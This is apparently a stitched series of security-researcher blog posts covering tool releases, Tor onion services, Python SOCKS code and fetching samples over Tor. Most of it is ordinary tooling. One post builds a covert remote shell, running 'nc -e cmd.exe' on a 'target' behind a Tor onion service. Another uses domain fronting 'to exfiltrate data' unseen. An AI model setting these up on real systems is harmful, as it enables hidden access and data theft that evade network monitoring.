
This new version of hash.py can recurse into directories by using new option –recursedir.
hash_V0_0_2.zip (https)
MD5: 7C9EF6D52793D6FFAAF4EB6FCEB934B4
SHA256: F768BCBE035ADF099C2AFA41CADB2ABD9514D54E6D361AF5610277B8A70D6B7D
This new version of hash.py can recurse into directories by using new option –recursedir.
hash_V0_0_2.zip (https)
MD5: 7C9EF6D52793D6FFAAF4EB6FCEB934B4
SHA256: F768BCBE035ADF099C2AFA41CADB2ABD9514D54E6D361AF5610277B8A70D6B7D

This new version of python-per-line adds option -i to ignore errors when evaluating the provided Python expression.
python-per-line_V0_0_3.zip (https)
MD5: 40B787E184EBAAD91A9104BF1BF1BF1A
SHA256: 1D7CAE95B5EA169286E4B1528D834D814A474A86240B9975385968B2BADF59AB
Creating a Tor onion service (aka hidden service) on a Windows Tor client.
I download the Tor expert bundle (this works with the Tor Browser too).
I create Tor configuration file torrc with these lines:
HiddenServiceDir C:\demo\Tor\service
HiddenServicePort 8662 127.0.0.1:12345
When Tor is started, folder C:\demo\Tor\Service will be created and populated with a couple of files (file hostname contains the .onion address created by Tor for this onion service).
The onion service will be listening on port 8662, and traffic will be forwarded to 127.0.0.1 port 12345.
It is possible to enable client authorization for this service (without client authorization, everybody who knows the .onion address and the port can connect to it). Basic client authorization uses a shared secret, and is configured with this line (torrc):
HiddenServiceAuthorizeClient basic testuser
I choose testuser as name for the client.


I start Tor with configuration file torrc like this: tor.exe -f torrc


The .onion address and client authorization cookie can be found in file hostname in the service folder:
nybjuivgocveiyeq.onion Wa5kOshPqZF4tFynr4ug1g # client: testuser
Keep the authorization cookie secret of course, I show it here for the demo.
Now start the service on the target Windows machine with nc.exe (I downloaded nc.exe years ago, I don’t have the original URL anymore, my version is 1.11 with MD5 ab41b1e2db77cebd9e2779110ee3915d):
nc -e cmd.exe -L -s 127.0.0.1 -p 12345

Tor expert bundle and nc.exe have no extra dependencies (like DLLs), and can be executed as normal user.
Now the target machine is ready.
On another machine, I start Tor with a configuration file containing the authorization cookie:
HidServAuth nybjuivgocveiyeq.onion Wa5kOshPqZF4tFynr4ug1g
And then I run ncat, because ncat.exe supports socks5 proxies (nc.exe doesn’t):
ncat.exe --proxy 127.0.0.1:9050 --proxy-type socks5 nybjuivgocveiyeq.onion 8662
This gives me a remote shell:

Remark that this does not work with version 7.60, apparently because of a regression bug:
libnsock select_loop(): nsock_loop error 10038: An operation was attempted on something that is not a socket.

I wanted a program to connect to Tor Onion Services (aka hidden services). It’s written in Python and uses the PySocks module:
import socks

PROXYHOST = 'localhost'
PROXYPORT = 9050

HOST = 'duskgytldkxiuqc6.onion'
PORT = 80

print('[*] Creating socket')
oSocket = socks.socksocket()

print('[*] Setting SOCKS5 proxy %s %s' % (PROXYHOST, PROXYPORT))
oSocket.set_proxy(socks.SOCKS5, PROXYHOST, PROXYPORT)

print('[*] Connecting %s %s' % (HOST, PORT))
oSocket.connect((HOST, PORT))

print('[*] Sending')
data = ['GET / HTTP/1.1', 'Host: %s' % HOST]
data = '\r\n'.join(data) + '\r\n\r\n'
print(data)
oSocket.sendall(data.encode('ascii'))

print('[*] Receiving')
print(oSocket.recv(0x1000))

print('[*] Closing')
oSocket.close()

print('[*] Done')
In line 13 I configure the socksocket to use Tor as a SOCKS5 proxy (Tor needs to be running).
From that line on, the code is the same as for the build-in socket module:
import socket

...
print('[*] Creating socket')
oSocket = socket.socket()

...


In this first example I build an HTTP GET request, that is something that doesn’t have to be done when module requests is used:
import requests

PROXYHOST = 'localhost'
PROXYPORT = 9050

HOST = 'duskgytldkxiuqc6.onion'

url = 'http://' + HOST
print('[*] Requesting %s' % url)
print(requests.get(url, proxies={'http': 'socks5h://%s:%s' % (PROXYHOST, PROXYPORT), 'https': 'socks5h://%s:%s' % (PROXYHOST, PROXYPORT)}).text)

print('[*] Done')
Here is an overview of content I published in January:
Blog posts:
YouTube videos:
SANS ISC Diary entries:
NVISO Blog posts:
In this version, I’ve changed the output for “level 0”. Level 0 is actually the remainder, e.g. what comes after the last balanced curly brace. In a normal RTF document, there should be no remainder.

rtfdump_V0_0_7.zip (https)
MD5: 59F86BA57D67CB78B9D863AFEA710709
SHA256: 1A8EDD4F73F020F44B0AAB39FC3A1C313C81BF8A1E031A76D8B8C85E34116DD6
Yesterday I had to analyze a malicious document, carrying embedded PowerShell scripts with Gzip compression. I use translate.py to do the Gzib decompression as I explained in this blog post.
But it’s still not that practical, copying that onliner from my blog post, so I’m releasing a new version of translate.py where I defined function GzipD as that onliner (and I also defined ZlibD).
Here is how I use build-in function GzipD to decompress the malicious payload:

translate_v2_5_2.zip (https)
MD5: 1499C7D9C03928F2CE90BAA813A982DA
SHA256: 34451966781CA9821CD66AEF54379A3B47576CD4FCE8CBEFD9EFA3DA06E49CE9
jpegdump.py is a tool I developed to analyze JPEG images. I have used it for a couple of ISC diary entries: Analyzing JPEG files, It is a resume – Part 3 and A strange JPEG file.
This tool reads binary files and parses the JPEG markers inside them:

It can help with corrupted images, here is an example of a JPEG file that was partially overwritten by ransomware:

The partial image starts from marker 3.
With options -f and -c, one can search through binary files with embedded JPEG images, like this Google Chrome process dump:

For more information, take a look at the man page: jpegdump.py -m
jpegdump_V0_0_3.zip (https)
MD5: 929F3EC096AEBEC642C44C6A6EE2895E
SHA256: C5C1CA151C7E24FB6E305E5116BE7B6BC4C417810217249D3831BE5805BBAA9F
I sometimes retrieve malware over Tor, just as a simple trick to use another IP address than my own. I don’t do anything particular to be anonymous, just use Tor in its default configuration.
On Linux, its easy: I install tor and torsocks packages, then start tor, and use wget or curl with torsocks, like this:
torsocks wget URL

torsocks curl URL
On Windows, its a bit more difficult, because the torsocks trick doesn’t work.
I run Tor (Windows Expert Bundle) without any configuration:

This will give me a Socks listener, that curl can use:
curl --socks5-hostname 127.0.0.1:9050 http://www.didierstevens.com
option –socks5-hostname makes curl use the Socks listener provided by Tor to make connections and perform DNS requests (option –socks5 does not use the Socks listener for DNS request, just for connections).
wget has no option to use a Socks listener, but it can use an HTTP(S) proxy.
Privoxy is a filtering proxy that I can use to help wget to talk to Tor like this.
I make 2 changes to Privoxy’s configuration config.txt:
1) I change line 811 from “toggle 1” to “toggle 0” to configure Privoxy as a normal proxy, without filtering.
2) I add this line 1363: “forward-socks5t / 127.0.0.1:9050 .”, this makes Privoxy use Tor.
Then I launch Privoxy:

And then I can use wget like this:
wget -e use_proxy=yes -e http_proxy=127.0.0.1:8118 -e https_proxy=127.0.0.1:8118 URL
Port 8118 is Privoxy’s port. If you want, you can also put these options in a configuration file.
Often, my wget command will be a bit more complex (I’ll explain this in another blog post, but it’s based on this ISC diary entry):
wget -d -o 01.log -U "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)" -e use_proxy=yes -e http_proxy=127.0.0.1:8118 -e https_proxy=127.0.0.1:8118 --no-check-certificate URL
I can also use Tor browser in stead of Tor, but then I need to connect to port 9150.
Some notes, mainly for myself.
Installing the Tor Browser on Windows can be done without administrative rights.
Start the Tor Browser and configure it:


Meek is a Tor pluggable transport for domain fronting, I select Amazon for domain fronting:

Tor Browser supports proxies:


Then I can connect to the Tor network with TLS via an Amazon server:


And then go to a web site to exfiltrate data:


In the packet capture, I just see DNS requests for a0.awsstatic.com followed by a TLS connection:


 Didier Stevens